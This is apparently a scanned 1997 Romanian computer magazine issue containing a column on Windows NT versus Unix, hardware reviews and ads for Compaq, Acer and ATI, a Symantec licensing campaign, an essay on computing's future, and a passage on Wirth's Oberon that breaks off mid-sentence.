Acum trei zile am primit un telefon de la un alt consultant care dorea să-şi ajute clientul într-o decizie privind o aplicaţie client /server. Firma era distribuitoare de subansamble şi estima un necesar de 16 terminale. Mişcările erau de câteva mii de subansamble în magaziile firmei. Firma dorea soft client Windows 95 şi NT pe server. Nu doreau nici un alt soft, cu excepţia câtorva procesoare de text, pe alocuri, şi poate ceva calcul tabelar. Nu aveau planuri de mărire a numărului de terminale în viitorul apropiat. Când am auzit de Windows 95, mi s-a zburlit părul şi tipului celălalt la fel. NT nu m-a afectat, deoarece 95 era potrivit. Am încercat să amintesc de costurile relative la 16 utilizatori. I-am zis că pentru doar atâta lume, chiar şi o reţea DOS/Windows ar oferi rezultate excelente, la costuri semnificativ mai reduse. Un pachet de tip Macola pentru distribuitori, cu tot hardul, instruire şi instalare i-ar fi costat cam 60.000$. Răspunsul a fost că, dacă firma dorea să cheltuiască cel puţin 100.000$, trebuia să lupte pentru RS/6000. Nu au refuzat propunerea, dar au zis că RS/6000 nu rulează NT şi erau decişi să treacă la NT. Doreau să ia un DecAlpha biprocesor şi nu putea să le schimbe hotărârea deoarece o persoană cu rol de decizie era ferm hotărâtă la NT.

Există oameni care nu pot fi salvaţi de ei înşişi. Aveau banii şi îşi puteau permite să fie neghiobi. Alegerea NT dăunează oare afacerii lor? Nu cred. Nu au nevoie de prea mulţi utilizatori, deci facilităţile de administrare înglobate în NT sunt suficiente. Nu au decât un sediu şi planurile strategice nu prevedeau extindere. Viteza nu va fi niciodată un factor important într-o reţea aşa de mică. Sunt doar la limită. La douăzeci de utilizatori ar fi trebuit să înceapă să se gândească la două servere, unul de fişiere şi pentru imprimante, celălalt pentru funcţii de administrare. Lipsa de software din surse diverse ajută pentru că pot utiliza produse Microsoft, iar până acum Microsoft a fost bunicel la realizarea interfeţelor software.

Dat fiind faptul că au banii, eu aş fi ales varianta cu RS/6000. Macola are soft care rulează pe această platformă şi este doar cu câteva sute de dolari mai scumpă decât versiunea DOS. Ar fi putut utiliza o combinaţie de clienţi supli şi staţii de lucru, ar fi beneficiat de fiabilitatea lui RS/6000 cu AIX şi ar fi economisit bani.

Acesta este un semn al timpurilor în schimbare. Acum un deceniu nimeni nu ar fi putut fi concediat pentru că foloseşte IBM şi nu era just, acum nimeni nu este concediat pentru utilizare NT, cu toate că posibilităţile de accidente sunt mai mari decât erau în cazul IBM.

Mă ciocnesc totdeauna de acest tip la întâlnirile BesTeam. Lucrează pentru un mare VAR din Milwaukee. Au legături bune la IBM şi primesc o mulţime de comenzi (outsourcing) de la IBM. Şi sunt, desigur, şi ofertanţi de soluţii Microsoft (Microsoft Solution Provider). Partea nostimă este că IBM le generează venituri pentru plata taxelor la Microsoft. Deci a început să promoveze NT şi 95 de când îl ştiu. În ultimele ocazii când l-am întâlnit, entuziasmul lui pentru NT era în scădere şi se plângea că este lent şi creează probleme pentru beneficiari. Firma lui este suficient de mare ca să lucreze cu clienţi mari, cum sunt băncile sau firmele de asigurări, care au aplicaţii cu tranzacţii intensive şi aplicaţii vitale. Mulţi dintre ei au testat NT şi au cheltuit o groază de bani pentru trecerea la NT, ca mai târziu să renunţe şi să revină la modul tradiţional.

Să fi înţeles oare ceva marile firme? Unele da, majoritatea au ignorat mesajul. Desigur IBM, Oracle, Informix oferă versiuni NT pentru produsele lor de vârf bazate pe Unix. Nu doresc să scape nici o ocazie. Dar nici nu-l promovează atunci când este nevoie de viteză şi fiabilitate. Şi versiunile NT sunt oare atât de ieftine în comparaţie cu produsele complete? Poate să pară aşa, dar există incluse în calcul elemente noi, ca de exemplu numărul de utilizatori, dimensiunea reţelei, etc.

Deci rămâne întrebarea finală: va înlocui oare NT sistemele Unix? Răspunsul rămâne acelaşi: este foarte verosimil ca acest lucru să aibă loc în segmentele de piaţă care nu au fost cu adevărat Unix. Desigur, aceasta este o opinie personală şi s-a întâmplat de multe ori să greşesc, dar ce dacă, mai pot visa că omenirea încă nu şi-a pierdut minţile! ■

Harrison Forbes conduce compania T&Consulting, Inc. Poate fi contactat (în englezeşte sau româneşte) prin e-mail la:
cforbes@ibm.net.

AUTOMEX
Your best
MULTIMEDIA
partner

end user price
PD DRIVE (pt rewriteable cd media)=760USD
SONY 926 S CD RECORDER=760USD
74' WRITABLE CD MEDIA (GOLD)=8,25USD

3900 Satu Mare Calea Traian 10/46
Tel:061-732600, 761845 Fax:061-761601
MULTIMEDIA AUTOMEX ROMANIA SRL
~CD CENTER~

Legalizare produse software SYMANTEC - Norton

Aproape pe orice calculator din România se afla cel puţin un produs software piratat al firmei SYMANTEC (mai familiar produse de tip Norton) şi care este folosit în mod ilegal.

Ţinând cont de condiţiile economice specifice României, firma SYMANTEC, prin intermediul firmei ROMSYM DATA ca distribuitor şi a dealerilor săi autorizaţi, lansează campania „Ofertă specială de legalizare pentru Organizaţii Guvernamentale şi Societăţi cu Capital Majoritar de Stat".

Această campanie permite tuturor Organizaţiilor Guvernamentale şi Societăţilor cu Capital Majoritar de Stat, care folosesc deja produsele firmei SYMANTEC, să instaleze şi să devină utilizatori legali ai produselor originale la preţuri preferenţiale.

Intrând în legalitate, utilizatorii vor beneficia de protecţie împotriva viruşilor, documentaţie precum şi de versiunile ulterioare la preţuri accesibile.

Oferta este valabilă timp de 3 luni. Data de începere este 1 Mai 1997. Data limită a acestei campanii este 31 iulie 1997.

Produsele cuprinse în cadrul acestei campanii sunt următoarele:

Norton Commander DOS 5.0
Norton Commander Win 95 1.0
Norton Utilities DOS 8.0
Norton Utilities Win 95 2.0
Norton AntiVirus Dos/Win 3.1 3.0
Norton AntiVirus Win 95 2.0
Norton AntiVirus for Netware NLM 2.0

Pachetele care vor conţine aceste produse vor avea inscripţionat in limba română următorul mesaj „Ediţie Symantec numai pentru Organizaţii Guvernamentale - această ofertă este valabilă numai până la 31 iulie 1997" şi vor conţine dischete sau cd-uri, manuale şi cartele de înregistrare (licenţe).

Preţurile preferenţiale se aplică numai pentru achiziţionarea de la 25 de licenţe cumulate în sus de produse menţionate mai sus. De exemplu, 10 licenţe de Norton Commander, 5 licenţe de Norton Utilities, 10 licenţe Norton Antivirus (10+5+10=25).

Ţinând cont de faptul că legea copyright-ului stabileşte pedepse aspre pentru cei care distribuie sau utilizează produse soft fără licenţă şi ca în România va acţiona un organism international - Business Software Aliance (BSA) - care este specializat în urmărirea aplicării acestei legi, SYMANTEC oferă posibilitatea intrării în legalitate la preţuri speciale.

Informaţii suplimentare la:
ROMSYM DATA SRL
tel: 3231431, fax: 3221650
email: romsym@bx.logicnet.ro

Indiferent ce se întâmplă, întotdeauna poți fi în frunte, fără să-ți părăsești biroul!

Astăzi, când calculatorul tinde să devină indispensabil în toate domeniile, apare necesitatea folosirii lui în condiţii optime şi la capacitate maximă. Pentru aceasta este necesar ca utilizatorul să fie informat: să ştie ce produse software îi sunt necesare şi să aibă la dispoziţie documentaţia necesară care să-i uşureze munca.

Firma Romsym Data va poate ajuta în rezolvarea problemelor de acest gen, recomandând soluţii optime, prin oferirea unei game foarte largi de produse software, care satisfac cerinţe diverse.

În magazinul de prezentare al firmei Romsym Data din str. Grigore Alexandrescu nr. 47, tel. 6502300, se pot consulta şi comanda carţi cu specific informatic ale editurilor Addison-Wesley, O'Reilly, Academic Press, Mc-Graw Hill, Microsoft Press etc, soft educaţional (enciclopedii generale sau specifice, învaţare limbi străine) şi jocuri.

ROMSYM DATA SRL
tel: 3231431, fax: 3221650
email: romsym@bx.logicnet.ro

Compaq Armada 1500

Destinat oamenilor de afaceri, pentru care "mobile computing" este o cerinţă vitala, Compaq Armada 1500 se anunţă a fi un portabil fiabil, puternic, cu facilităţi variate si la un preţ foarte competitiv.

Arhitectura Armada 1500 este bazată pe un procesor Intel Pentium la 120 sau 133 MHz, cu 256 KB cache Level-2, bus local grafic PCI pe 32 de biţi. Dispune de posibilităţi grafice remarcabile pentru un portabil. Puteţi alege dintr-o gamă de ecrane care include un display color STN de 11,3 inci sau un ecran color TFT de 12,1 inci.

Suportă până la 16,8 milioane de culori la o rezoluţie de 800x600, facilităţi care, combinate cu o reflexie scazută, asigură o calitate foarte bună a imaginii.

Toate modelele vin echipate cu 16MB EDO RAM, expandabil la 80 MB. Dimensiunea hardiscului este de asemenea remarcabilă pentru un portabil, variind între 1 GB şi 1,4 GB.

Alimentarea cu energie a unui portabil este foarte importantă. Armada 1500 incorporeaza un adaptor AC, astfel încât nu mai trebuie să purtaţi decât computerul împreună cu un cablu. Echipat cu un locaş dublu, utilizatorul poate alege să poarte unitatea floppy sau un acumulator suplimentar.

Familia Armada 1500 vine echipată cu facilitati multimedia deosebite: unitate CD ROM 10X, cartela de sunet şi difuzoare integrate de înaltă fidelitate Compaq PremierSound, software MPEG, suport pentru tehnologia Zoomed Video printr-un slot de extensie.

Dacă aveţi nevoie de conectivitate Ethernet, docking station-ul Armadei 1500 va conţine cartela de retea ThunderLAN 10BaseT, ce poate fi cu uşurinţă îmbunatăţită să suporte 100 Mb/s. Orice model de docking station vine cu suport special pentru monitor, mecanism de inserare/ejectare a portabilului, port de Midi/Game şi altele.


Facilităţile de comunicare şi conectivitate sunt un element cheie pentru utilizatorii de portabile. Armada 1500 poate fi echipat cu cartelele PC Card ce oferă conexiuni de date/fax la 28,8 Kbps, difuzor full duplex şi robot de preluare a mesajelor telefonice. O facilitate interesantă a noii game de portabile Compaq este echiparea acestora cu un port de comunicatie prin infrarosu, la 4Mb/s. Acesta permite conexiuni punct-la-punct cu alte echipamente echipate corespunzător pentru servicii ca imprimare, transfer de fişiere sau sincronizare.

Pentru ca administrarea portabilului să fie deosebit de simplă, Compaq include in familia Armada 1500 facilitatea de Intelligent Manageability, până acum prezentă doar la servere, modele de birou sau portabile high-end. Intelligent Management oferă Asset Management (inventarierea produselor), Security Management (protejează date sensibile împotriva unui eventual acces neautorizat), Fault Management (gestiunea situaţiilor de erori critice).

Înainte de achizitionarea unui Compaq Armada 1500 puteţi alege să aveţi preinstalat Windows 95 sau Windows NT. Alternativ, puteti opta pentru DOS, WfW, Windows 3.1 sau NT3.51.

Pentru informatii suplimentare despre gama Armada 1500 puteţi vizita situl Compaq la http://www.compaq.com sau contacta firma NET CONSULTING.

Detalii sau informaţii suplimentare puteţi
Romulus GRIGORAS
Email: grig@scop.ro



MS Windows 95 şi Windows NT 4.0;suport pentru MS Windows 3.1; Compaq Intelligent Manageability.

Interfaţă infraroşu

Adaptor intern AC

4 taste programabile pentru comenzi rapide

Sloturi CardBus de înaltă performanţă

Suport pentru zoom video şi soft MPEG

Microprocesor Pentium de viteză înaltă

Drive CD-ROM 10X standard sau opţional

Butoane de control al volumului pentru o reglare uşoară

Drive pentru dischete înlocuibil cu baterii secundare

16MB de EDO RAM

16-bit Compaq PremierSound; difuzoare şi microfoane integrate

Disk hard de 1-GB sau 1,4-GB înlocuibil

pentru
intranet
şi
Internet
huburi
routere
modemuri
plăci de reţea
ZOOM
SMC
3COM
ZYXEL
TRICORP electronics
BUCUREŞTI
tel: 679 48 79
tel/fax: 633 04 68; 210 52 64
CRAIOVA
tel/fax: 051- 41 66 87
e-mail: tricorp@radiotel.ro

Familia Acer Aspire

Design- ul deosebit de atractiv şi calităţile multimedia foarte bune au făcut ca familia Acer Aspire să fie foarte apreciată pe piaţa americană de home PC- uri multimedia. Deţine o serie de distincţii importante ca Editor's Choice Award de la PC Magazine, Gold '96 Industrial Design Award de la Business Week şi Best Buy Award de la Consumers Digest. Modelele curente sunt echipate cu procesoare Pentium 120/133/166MHz sau IBM 8x86 P120+, dar sunt şi versiuni cu procesoare Intel cu extensie MMX. Au încorporate boxe active şi microfon, o unitate CD-ROM de cel puţin 10X şi pot reda secvenţe video full motion comprimate MPEG. În funcţie de versiune, placa de bază poate conţine adaptorul de reţea şi cel de sunet (se poate conecta chiar şi o extensie wavetable).

Placa de bază cu care s-a testat sistemul este de tipul V55LA şi a fost dezvoltată de Acer. Este completată cu BIOS-ul proprietar Acer, cu un pipeline burst cache şi cu un procesor Pentium la 100MHz. Datorită carcasei desktop, are un număr relativ redus de conectoare pentru magistrala system (simultan se pot utiliza 2 conectoare ISA şi două PCI, sau 3 conectoare ISA). În general nici nu sunt folosite acestea în totalitate, deoarece controlerul de disc şi adaptorul video sunt integrate pe placa de bază. La anumite modele placa de bază are integrat în plus placa de reţea şi cea de sunet.

Carcasa sistemului testat este de tip desktop, cu o formă şi culoare foarte atractivă. Culoarea este de un verde turcoaz foarte plăcut, aceeaşi cu cea a monitorului, tastaturii şi mouse- ului. Sistemele de vârf sunt echipate şi cu un joystick de acelaşi culoare. Evident, se pot procura sisteme şi cu alte tipuri de carcasă (de exemplu mini-turn), care permit o extindere ulterioară a configuraţiei.

Un „auxiliar“ foarte important pentru utilizator - tastatura - este realizată foarte îngrijit. La acţionarea tastelor se cere un efort deosebit de redus, şi este foarte ergonomică, sporind confortul în utilizare şi reducând oboseala încheieturii mâinilor. Nici mouse- ul nu este o excepţie - Aspire este echipat cu un mouse ergonomic cu o rezoluţie foarte bună.

Monitorul folosit este un Acerview 7156s cu diagonala de 38cm (15 inch). Acest model are încorporat un microcontroler industrial, care permite un reglaj numeric, foarte precis, al mărimilor ca luminozitatea, contrastul, dimensiunea imaginii etc. La pornire sesizează automat modul video cu care lucrează adaptorul grafic, dar este posibilă selectarea automată a unuia dintre cele 32 de moduri memorate. Utilizatorul poate specifica până la 16 moduri preferate (rezoluţie, frecvenţe de cadru şi de linie), chiar şi valori nestandard. Banda de trecere pentru semnalul video este de 80MHz, frecvenţa de linie (orizontală) este cuprinsă între 30KHz..66KHz, iar rata de împrospătare este de 50Hz..100Hz. Rezoluţiile maximă sunt 1024x768 (la 60Hz) şi 1280x1024 (la 62Hz). Are încorporate două boxe active de calitate de câte 6W şi un microfon. Graţie sistemului de economisire a consumului, în modul stand by consumul scade de la 110W la 8W. Calitatea şi stabilitatea imaginii este foarte bună, iar aspectul fizic este deosebit de plăcut.

Informaţii suplimentare Kontrax S.R.L., tel 01-410 39 02, fax 01-410 39 01

ATI în România

Pe data de 09.04.1997, a fost semnat la Baia Mare un contract de distribuţie între firmele ATI Technologies şi Multinet.

Firma canadiană deţine locul 3 pe plan mondial în ce priveşte producţia şi vânzarea de plăci grafice, înregistrând în 1996 un volum de vânzări în valoare de 466 milioane dolari canadieni.

Societatea Multinet a fost autorizată de ATI Technologies - reprezentată la Baia Mare de doamna Dagmar Forster, director de vânzări pentru Europa de Est - să distribuie întreaga gamă de produse ATI (arpi@multinet.eunet.ro):

PRODUS	FUNCŢII	CHIPSET	MEMORIE
Videoboost	accelerator 2D	264VT / DAC 135 MHz	1 - 2 MB EDO RAM
Video Xpression+	accelerator 2D	264VT / DAC 135 MHz	1 - 2 MB SD RAM
3D Charger	accelerator 3D	3D RAGE II / DAC 170 MHz	2 - 4 MB EDO RAM
3D Xpression+	accelerator 3D	3D RAGE II / DAC 170 MHz	2 - 4 MB SG RAM
3D Xpression+ PC2TV	accelerator 3D cu ieşire video complex şi S-video	3D RAGE II / DAC 170 MHz	2 - 4 MB SG RAM
3D Pro Turbo PC2TV	accelerator 3D cu ieşire video complex şi S-video	3D RAGE II / DAC 200 MHz	4 - 8 MB SG RAM
TV Tuner	receptor TV		

24 ALL-NEW SCENARIOS
50 CUSTOM MAPS
WARCRAFT II
BEYOND THE DARK PORTAL
EXPANSION SET
REQUIRES FULL VERSION OF WARCRAFT II TO PLAY
MS-DOS CD-ROM
.THE GAME OF STRATEGY,
LEADERSHIP AND TERRITORIAL ADVANTAGE
Computer
GAMES
http://www.meganet.ro/cgames.htm

Comentariu

Ce ne vor aduce computerele în viitorii 50 de ani?
De Titu Băjenescu

Viitorul informaticii

Zilele trecute, cea mai celebră asociaţie americană de informatică „Association of Computing Machinery" a sărbătorit la San Jose, capitala regiunii numită „Silicon Valey" (California), aniversarea a 50 de ani de la înfiinţare, organizând un congres jubiliar cu tema „Ce ne vor aduce computerele în viitorii 50 de ani?". Au participat o mulţime de laureaţi ai premiului Nobel, personalităţi de prim ordin ale informaticii de azi, profesori de la cele mai renumite universităţi din întreaga lume, foşti miniştrii etc.

Dezvoltarea din ultimii 50 de ani a informaticii a fost furtunoasă; capacităţile memoriei şi viteza de prelucrare a informaţiei a crescut fără încetare, ascultând de legea lui Moore: la fiecare trei ani performanţele calculatoarelor s-au multiplicat cu factorul 4 – ceea ce conduce la factorul 100 pentru un deceniu. Legea lui Moore a fost pusă la punct în anii '70 şi este exemplară pentru precizia cu care a fost confirmată de realitate în ultimii 25 de ani!

Nu toate pronosticurile făcute în trecut s-au realizat cu acelaşi succes; aşa, de pildă, Thomas Watson (patronul IBM din anii 40) aprecia că necesităţile mondiale în materie de calculatoare se vor limita, în viitor la cinci (5) bucăţi. Fondatorul firmei DEC, Ken Olson, spune „Cine va vrea să aibă un calculator acasă?". Iar Bill Gates, fondatorul firmei Microsoft, a subapreciat importanţa Internetului până în anul 1995. Etc., etc., etc.

În trecut, nu s-au făcut pronosticuri de noi dezvoltări comune de tipul microprocesorului, care leagă tehnica microelectronicii cu cea a calculatoarelor. Şi nici dezvoltarea rapidă a faxului, a telefoniei celulare mobile, a Internetului n-au fost prevăzute, deşi ele nu se bazează pe tehnologii principal noi. Exemplele acestea arată cât de limitate sunt pronosticurile tehnice; ele au fost analizate de Gordon Bell (părintele microcomputerului) şi James Burke (Scientific American). Extrapolările efectuate plecând de la tehnologii cunoscute (folosind legea lui Moore, de pildă) ne conduc la previziuni privind privind creşterea puterii disipate a microprocesoarelor pentru următorii zece ani (când vor fi atinse nişte limite superioare fizice ale tehnologiei CMOS folosită astăzi); şi dezvoltarea Internetului poate fi prevăzută pentru următorii câţiva ani. Tehnica ce va fi folosită în următorii şase ani este cunoscută şi a fost testată, cu succes, în laboratoare. În multe cazuri, prognozele pe termen scurt sunt prea optimiste, căci s-au subestimat anumite probleme practice. Iar prognoze dincolo de 10 până la 15 ani sunt – practic şi în general – imposibile. Şi mai greu este să prevedem apariţia unor tehnici noi. E drept că bazele noilor tehnici sunt cercetate în laboratoare de specialitate, însă nu se pot face decât speculaţii privind unele probleme care vor apare în aplicaţiile viitoare. Multe din conceptele bazate pe „tehnologiile viitorului" au dispărut fără urmă. Noi tehnici potenţiale sunt cunoscute, dar nu se poate „prezice" dacă într-o zi ele vor deveni o realitate curentă. Fără să mai amintim despre surprizele pe care le poate rezerva „piaţa", în funcţie de anumite consideraţii. Aşa – de pildă – s-a putut impune norma video VHS (mai puţin performantă – din punct de vedere tehnic – decât Betamax), deoarece prima generaţie de aparate Betamax dispunea de benzi cu o durată de înregistrare de o oră, ceea ce era prea puţin pentru a înregistra un film.

Alte tehnici pătrund foarte greu pe piaţă; Cobol – care datează din anii '50 – se foloseşte şi astăzi, deşi în ultimii 30 de ani au apărut şi s-au răspândit noi limbaje de programare superioare. Cât priveşte cunoştinţele din domeniul informaticii, s-a ajuns la următoarele concluzii:

O vreme, viitoarele computere vor fi mai rapide şi vor dispune de capacităţi mai mari de memorie. După anul 2000 (probabil!), nu se vor mai putea realiza progrese care să confirme legea lui Moore. Toţi vorbitorii au fost de acord că nu se pot aştepta viteze mai mari decât un factor 100.000. Dar şi aici partizanii se împart în două grupuri: unii care cred că aceasta va fi o valoare superioară limită, care nu va putea fi depăşită (Maurice Wilkes, Cambridge University); iar alţii (ca Raj Reddy, Carnegie-Mellon University) care spun că problema rămâne, în continuare, deschisă.

Reddy a făcut pronosticuri pentru un Giga-PC în anul 2000 (un miliard de instrucţiuni pe secundă; 109 bytes memorie principală; cca 2000 US$); un Tera-PC (1012) în anul 2015; şi un Peta-PC (1015) în anul 2030. Capacitatea memoriei secundare va continua să crească până la 1017 - 1018 bytes în anul 2047 (Bell).

Internet va deveni o memorie universală de informaţii, căci toate informaţiile importante şi relevante pentru întreaga societate umană vor fi memorate în reţea şi vor fi accesibile oricui.

O precondiţie necesară este liberalizarea pieţelor de telecomunicaţii, până la utilizatorul final. Aşa, de pildă, Reed Hunt (SUA) cere posibilitatea ca orice utilizator al reţelei de telecomunicaţii să poată obţine orice lărgime de bandă, în orice moment.

Realitatea virtuală şi manipularea ei vor fi posibile în orice tip de aplicaţii (programe de formare, de design, de artă, de divertisment, etc.).

Va fi posibilă construcţia de automobile care vor putea circula în întregime singure, evitând ciocnirile cu alte vehicule şi respectând toate semnalele luminoase de circulaţie. Un prototip construit de Carnegie-Mellon University a şi circulat anul acesta pe autostrăzile americane şi în enorma majoritate a cazurilor (peste 98%) nu a avut nevoie de prezenţa unui şofer uman. ■

Prof. Ing. Titu I. Băjenescu (Elveţia) este autorul cărţii: „Fiabilitatea componentelor electronice" Ed. Tehnică 1996.

StarNets

Your Internet Business Solution

InterComp	București	01 3238255
Electronum	București	01 3120440
CINOR	București	01 3120579
ALGORITMA	București	01 2122151
GEONET	București	01 2113299
UNICOM	București	01 2234359
CanadSystems	București	01 3236888
CEDRU	București	01 6435024
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Brașov	068 319181
RomaniaOnLine	Brașov	068 321529
HARD-TEST'94	Brăila	039 639533
GMB	Constanța	041 619222
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
HARD-TEST'94	Galați	036 467752
COMP-ARG	Pitești	048 214269
INTER-CONEXION	Pitești	048 219267
TRANSDATA	Ploiești	044 143630
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheoghe	067 323036
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgoviște	045 218343
BIMOS	Tg.Jiu	053 210741
HARD-TEST'94	Tulcea	040 521871

Email: office@starnets.ro
http://www.starnets.ro

Internet

E-mail
Netscape
IExplorer
WebTalk
Telnet/FTP
News
IRC
RealAudio
HOT JAVA

Numai prin noi aveți acces la Internet *din toată* **ro**, cu viteză maximă și costuri minime!

InterComp

@ Powered by SPARC-Solaris

De unde răsar marile idei?
Cine le duce mai departe?
De Mircea Sârbu

Suc de Oberon

Nu mică mi-a fost mirarea când am citit un articol în care Nicholas Negroponte critica vehement orientarea universităţilor americane spre cercetări aplicative foarte apropiate de *mainstream*, de piaţă. Justificarea că în felul acesta se obţin bani frumoşi nu avea nici o greutate în ochii celebrului analist (fondatorul şi directorul laboratoarelor Media Labs de la MIT). Lumea academică, în viziunea sa, ar trebui să plutească într-o lume ferită de mizeriile comerţului, pentru că doar acolo se pot naşte marile idei capabile să ducă tehnologia mai departe, ideile „trăznite", dar revoluţionare, în care nici o companie comercială n-ar investi nici măcar cinci cenţi...

E interesant de urmărit, din această perspectivă, de unde vin marile idei în lumea informaticii şi cam ce traseu urmează ele în drumul spre afirmare. Cu siguranţă fiecare dintre dumneavoastră poate să analizeze, retrospectiv, cel puţin câteva tehnologii care astăzi sunt larg acceptate (dacă nu chiar unanim...). Mă voi aventura şi eu pe acest teren, mărginindu-mă însă doar la domeniul software (cu riscul obiecţiilor – îndreptăţite de altfel – că softul nu a evoluat chiar de capul lui, fiind influenţat de hardware, comunicaţii, etc.).

Medii comerciale

O primă constatare este că o mulţime de tehnologii au pornit din centrele de cercetare ale unor mari companii, iar exemplul notoriu la care mă voi opri puţin va fi Xerox PARC (*Palo Alto Research Center*). Acronimele GUI şi OO vă spun ceva? Dacă da, atunci să le punem cap la cap şi obţinem Smalltalk. De ce am ales această cale şi nu am mers pe linii separate? Interfeţele grafice au fost aduse în lumea comercială de Apple (Steve Jobs e un nume care trebuie pomenit) şi au ajuns pe calculatoarele dvs. prin Microsoft. Programarea orientată pe obiecte a urmat un drum mai întortocheat, dar astăzi pentru cei mai mulţi dintre noi ea înseamnă C++, de unde imediat ajungem la Visual C++, Microsoft. Preluarea unei idei de către Microsoft pare să însemne consacrarea ei ca loc comun.

Smalltalk este un caz mai special. Cu toate că se apreciază că se află în spatele a 15-20% dintre aplicaţiile comerciale client/server dezvoltate în tehnologie OO, Smalltalk nu şi-a spus încă ultimul cuvânt (ca dovadă încă nu există un MS Smalltalk). A lansat însă câteva idei care vor marca cu siguranţă viitorul proiectării de software. Una dintre ele este noţiunea de *framework*. De aici o altă idee conexă: un limbaj nu e totul.

În urmă cu vreo câţiva ani (înainte ca termenul *visual* să apară în faţa tuturor numelor de medii de dezvoltare) am văzut o casetă video în care un proiectant de la Next prezenta modul de dezvoltare a unei aplicaţii (o aplicaţie clasică, cu baze de date, machete de culegere, rapoarte, etc.) pe o maşină Next rulând sistemul de operare NextStep. Se dezvolta vizual, pe bază de obiecte, într-un framework. O paranteză pentru cei care cred că singurul limbaj pentru profesionişti este C++: NextStep a fost scris în Objective-C. O parte din munca de pionierat dusă la Next (încă o dată amintesc numele lui Steve Jobs) este deja valorificată în mediile de dezvoltare curente. Insist să cred că PC-urile viitorului vor semăna mult cu răposatele calculatoare Next.

Medii academice

Profesorul Niklaus Wirth este cunoscut mai ales ca inventator al limbajului Pascal. În vremea când eram student, Pascal şi C îşi disputau încă întâietatea, dar între timp lucrurile s-au aşezat: C a învins în lumea programatorilor profesionişti, în timp ce Pascal a rămas instrumentul didactic predilect al profesorilor de programare (ultima redută a Pascal-ului în lumea comercială, Delphi, a schimbat macazul spre C++). Cu toate acestea, în *backgound*, Pascal a jucat un rol mai important decât se crede. La ETH

Zürich (Institutul Federal Elvețian pentru Tehnologie – un acronim important în cele ce urmează), echipa lui Wirth a realizat un compilator Pascal care producea un cod intermediar (*P-Code*), ceea ce nu numai că a permis portarea foarte rapidă a limbajului pe diferite platforme, dar mai ales a sugerat o idee care va deveni peste douăzeci de ani extrem de importantă: aplicații independente de platformă. Ca să fiu mai explicit: nu se urmărea portabilitatea codului sursă (atât de mult urmărită de C) ci a unui cod pre-compilat, care necesita pe platforma țintă doar un interpretor specific. Sună cunoscut, nu-i așa? Această idee este preluată de University of California din San Diego, care implementează un astfel de compilator pe un Apple II, cu interpretoare pe mainframes.

Dar, influențat de efervescența creatoare de la Xerox PARC, Wirth merge înainte și reează Modula-2 (în care apare ideea modularității și *extensibilității*), fiind apoi implicat într-un alt proiect de la Xerox PARC, numit Cedar. Acesta era un limbaj derivat din Pascal și Modula-2, dar care prelua arhitectura din Smalltalk (fiind totodată și un sistem de operare). Rezultatul a fost spectaculos, dar prea complex pentru gusturile lui Wirth (deviza sa este un celebru îndemn al lui Einstein: *Make it as simple as possible, but not simpler*).

În 1985, Wirth pornește la ETH un proiect nou: un sistem de operare pentru stațiile de lucru Ceres. În acest scop definește un limbaj nou, mai simplu decât Pascal, modular și cu extensii obiectuale. Numele său, Oberon, este preluat și de sistemul de operare. Întreaga construcție, de o eleganță inegalabilă (cred eu), are ca scop extensibilitatea, fiind orientată pe *componente*. Abia zece ani mai târziu componentele vor veni în actualitatea industriei de software. Despre Oberon am scris mai multe articole, așa că nu voi insista asupra caracteristicilor sale (vezi OPEN-TI 2/94 și BYTE România 3/96, sau pe Web: http://www.agora.ro/open/open2/oberon.html și http://www.agora.ro/byte/byte3-96/mir.html).

Între timp, Oberon a fost portat pe diferite platforme și cunoscut mai multe versiuni (ultima este System 3), bucurându-se de o popularitate crescândă în lumea academică. La un moment dat însă (prin 1992) apar procesoarele PowerPC, astfel încât ETH a fost pus în situația de a întreține două versiuni pentru Macintosh: una pentru procesoare Motorola 68020 și una pentru PowerPC. Atunci apare una dintre acele idei „trăznite“ și revoluționare la care poate se referea Negroponte în articolul său. Datorită arhitecturii modulare a sistemului Oberon, cu încărcare dinamică a componentelor, s-ar putea realiza o distribuție unică. Codul intermediar nu va fi însă interpretat, ca în vechea soluție multiplatformă pentru Pascal, ci va fi compilat la momentul încărcării („*on the fly*“ sau „*just in time*“ cum se spune astăzi). Ar urma deci ca fiecare distribuție să constea dintr-un nucleu în cod nativ (cuprinzând funcții de administrare a memoriei, acces la fișiere și încărcare dinamică), un compilator *on-the-fly* specific procesorului, restul codului fiind unic. Având în vedere arhitectura diferită a procesoarelor țintă (CISC și RISC), codul intermediar nu poate fi un „cod mașină generic“ (din motive de performanță), ci un cod care să poarte cu el structura programului. Această reprezentare intermediară, numită *Slim Binary*, dezvoltată de Michael Franz la University of California at Irvine, a condus la realizarea unei distribuții unice pentru MacOberon de doar 0,8 MB, la care se adaugă codul nativ pentru 680x0 (0,6 MB) și cel pentru PowerPC (0,7 MB), față de două distribuții a câte 0,5 + 2,2 MB (680x0) și respectiv 0,6 + 2,7 MB (PowerPC). MacOberon a devenit astfel prima aplicație care rulează în cod nativ pe ambele familii de procesoare utilizate de Macintosh. A urmat o implementare asemănătoare pentru procesoarele Intel, care utilizează exact același Slim 